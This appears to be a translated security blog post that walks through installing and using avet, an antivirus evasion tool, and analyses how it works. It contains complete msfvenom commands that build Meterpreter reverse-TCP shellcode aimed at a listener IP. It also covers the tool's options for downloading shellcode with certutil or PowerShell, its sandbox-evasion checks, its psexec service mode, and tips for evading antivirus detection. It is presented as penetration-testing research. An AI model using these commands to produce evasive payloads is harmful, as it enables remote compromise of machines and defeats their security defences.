
0x00 Preface
---
avet is a tool designed to bypass antivirus detection, employing various anti-virus evasion techniques.
It has been selected for blackhat ASIA 2017 arsenal, blackhat USA 2017 arsenal, and blackhat USA 2018 arsenal:
https://www.blackhat.com/asia-17/arsenal.html#avet-antivirus-evasion-tool
https://www.blackhat.com/us-17/arsenal/schedule/index.html#avet---antivirus-evasion-tool-7908
https://www.blackhat.com/us-18/arsenal/schedule/index.html#avet-antivirus-evasion-tool-10692
GitHub open-source repository:
https://github.com/govolution/avet
This article will test it and analyze the anti-virus evasion techniques used by avet based on personal experience.
0x01 Introduction
---
This article will cover the following:
- Environment Setup
- Usage Process
- Tool Implementation Details
- Technical Details Analysis
0x02 Environment Setup
---
Test System: kali2 x64
1. Download
https://github.com/govolution/avet
2. Compile
If using 32-bit Kali system, compilation is required
gcc -o make_avet make_avet.c |
64-bit Kali system does not require this
3. Install wine32
Otherwise, cannot generate exe
As shown in the figure below

Installation command:
dpkg --add-architecture i386 && apt-get update && apt-get install wine32 |
4. Install TDM GCC
Reference address:
https://govolution.wordpress.com/2017/02/04/using-tdm-gcc-with-kali-2/
Download:
https://sourceforge.net/projects/tdm-gcc/
Install:
wine tdm64-gcc-5.1.0-2.exe |
The installation window pops up, select Create
Select MinGW-w64/TDM64 (32-bit and 64-bit)
Next, choose the default settings for all options, and finally install
5. Test
Execute:
./make_avet -h |
Get parameter description
0x03 Usage Process
---

1. Execute avet_fabric.py
As shown in the figure below
2. Select script
Here choose 7: build_win64_meterpreter_rev_tcp_xor.sh

3. Edit script content
Display default script content, which can be modified as shown below
Note:
The script content corresponds to the file /build/build_win64_meterpreter_rev_tcp_xor.sh
Default script content and description are as follows:
(1) Specify GCC compilation settings, content as win64_compiler="wine gcc -m64"
. build/global_win64.sh |
(2) Use meterpreter to generate a reverse payload and save it as sc.txt
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.116.142 lport=443 -e x64/xor -f c --platform Windows > sc.txt |
(3) Read the content of sc.txt, extract the shellcode, and delete the file sc.txt
./format.sh sc.txt > scclean.txt && rm sc.txt |
(4) Call make_avet, passing the shellcode and function flags to the file defs.h
./make_avet -f scclean.txt -X -E |
(5) Use GCC to compile avet.c (which calls defs.h), generating the final file pwn.exe
$win64_compiler -o pwn.exe avet.c |
(6) Delete the file scclean.txt and clear the file defs.h
rm scclean.txt && echo "" > defs.h |
4. Execute to generate the final file
After confirming the script content, press Enter to execute the script, as shown in the figure below

Generate final file pwn.exe
0x04 Tool Implementation Details
---

1. Generate payload via meterpreter and save file
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.116.142 lport=443 -e x64/xor -f hex --platform Windows > sc.txt |
File content as shown below
2. Run format.sh to extract shellcode from previous file

./format.sh sc.txt > scclean.txt |
Extracted file content as shown below
Note:
Personally, I believe the above two steps can be achieved with one command:
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.116.142 lport=443 -e x64/xor -f hex --platform Windows > sc.txt |
3. Run make_avet to extract shellcode from previous file, set feature flags, and write to file defs.h
The function flags correspond to the various features supported by make_avet; detailed explanations can be obtained by executing ./make_avet -h.
The specific functions are as follows:
- Read shellcode from a specified file and execute it.
- Read encrypted shellcode from a specified file, decrypt it, and then execute.
- Call iexplore.exe to access a specified URL, retrieve shellcode, and execute it.
- Use WinAPI socket calls to access port 80 of a specified URL, retrieve shellcode, and execute it.
- Download a file via certutil, retrieve shellcode, and execute it.
- Download a file via PowerShell, retrieve shellcode, and execute it.
- Use WinAPI fopen to bypass sandbox detection.
- Use WinAPI gethostbyname to bypass sandbox detection.
- Compile into a 64-bit executable.
- Hide the program window.
4. Use gcc to compile avet.c, generating the final file.
avet.c is the main program, reading shellcode and function flags from the header file defs.h.
0x05 Technical Details Analysis
---
1. Core code for executing shellcode
(1)
void exec_shellcode(unsigned char *shellcode) |
Parameters for generating corresponding shellcode:
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.116.142 lport=443 -e x86/xor -f hex -a x86 --platform Windows > sc.txt |
(2)
void exec_shellcode_ASCIIMSF(unsigned char *shellcode) |
Parameters for generating shellcode:
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.116.142 lport=443 -e x86/alpha_mixed -f hex -a x86 --platform Windows > sc.txt |
(3)
void exec_shellcode64(unsigned char *shellcode) |
Parameters for generating shellcode:
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.116.142 lport=443 -e x64/xor -f hex --platform Windows > sc.txt |
Note:
The encryption method for shellcode can also choose shikata_ga_nai. The parameters for using shikata_ga_nai encryption for 50 rounds are as follows:
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.2.103 lport=443 -e x86/shikata_ga_nai -i 50 -f hex -a x86 --platform Windows > sc.txt |
Supplement:
The method of executing shellcode is not unique; here is another example code for executing shellcode:
void exec_shellcode(unsigned char *shellcode) |
The method of generating shellcode is also not unique; you can generate shellcode according to your own ideas.
2、Self-implemented encryption and decryption algorithms
The corresponding parameter for encryption is:
./make_avet -E |
The corresponding code for decryption is:
unsigned char* decode_shellcode(unsigned char *buffer, unsigned char *shellcode, int size) |
3. Sandbox Evasion
(1) Using WinAPI fopen
Save shellcode in file c:\windows\system.ini
Read file c:\windows\system.ini during main program execution
If in sandbox, unable to open file c:\windows\system.ini, main program automatically exits
Key code:
FILE *fp = fopen("c:\\windows\\system.ini", "rb"); |
(2) Using WinAPI gethostbyname
Main program calls WinAPI gethostbyname to obtain host information for specified hostname
If in sandbox, gethostbyname will return NULL, main program automatically exits
Key code:
struct hostent *hp = gethostbyname(KVALUE); |
Note:
Methods for detecting sandbox conditions are not unique; examples include system process information, configuration information, device information, etc.
4. Supports remote execution via psexec
The main program is replaced with avetsvc.c
Compared to avet.c, avetsvc.c adds service registration functionality, enabling remote startup via psexec as a service
0x06 Evasion Effectiveness
---
Specific evasion effectiveness details omitted
If detected, you can try the following methods:
- Modify the shellcode
- Encrypt the shellcode
- Change the shellcode loading method
- Use a trusted program with a digital signature to launch the shellcode
0x07 Summary
---
This article conducts practical testing on avet, analyzing its technical details while omitting the actual antivirus evasion effectiveness.
Overall, avet implements a complete framework, making it easy to perform secondary development on this basis, which indeed can enhance the efficiency of penetration testers.


